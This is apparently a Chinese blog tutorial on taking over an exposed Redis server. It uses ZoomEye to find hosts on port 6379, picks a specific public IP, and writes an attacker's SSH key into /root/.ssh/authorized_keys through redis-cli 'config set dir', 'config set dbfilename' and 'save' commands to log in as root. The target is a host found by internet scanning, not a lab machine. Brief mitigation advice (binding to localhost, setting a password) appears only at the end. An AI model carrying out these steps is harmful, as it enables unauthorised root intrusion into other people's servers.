
<https://www.zoomeye.org>

搜索

port:6379


### ip: 157.7.128.191


测试连接：



ssh-keygen

生成 .ssh 的文件夹，切换目录到.ssh 复制公钥文件 id\_rsa.pub 到自己的根目录





执行命令


cat id\_rsa.pub | redis-cli -h 157.7.128.191 -x set ssh-key

将公钥文件内容，写入目标主机的redis




-x Read last argument from STDIN.

从标准输入(stdin)读取最后一个参数



再次链接目标主机的redis



公钥已经写入了目标主机，接下来，我们用config命令，分别查看redis写入日志的文件名和目录

config get dir

redis写入日志的目录



config get dbfilename

redis写入日志的文件名



然后我们重新设置日志保存路径和日志文件名，并保存redis中的数据

config set dir /root/.ssh

config set dbfilename “authorized\_keys”

save

然后退出redis,再次使用ssh登录目标主机，此时，已经成功获取 Linux 系统的root账户权限，进入目标主机

利用了redis可以记录日志的能力，将日志写入 root 用户的 .ssh 中，从而实现root 账户针对攻击者 免密登录的权限

在redis里写入了ssh密钥登陆的配置信息，利用redis的dump功能，把配置信息dump到ssh密钥登陆的配置路径下面，实现注入

方案1：配置文件中设置允许登录的客户端IP地址:

如： bind 127.0.0.1;

方案2：客户端有密链接服务器 ：

如：config set requirepass "password"

当然两种方案可以同时使用；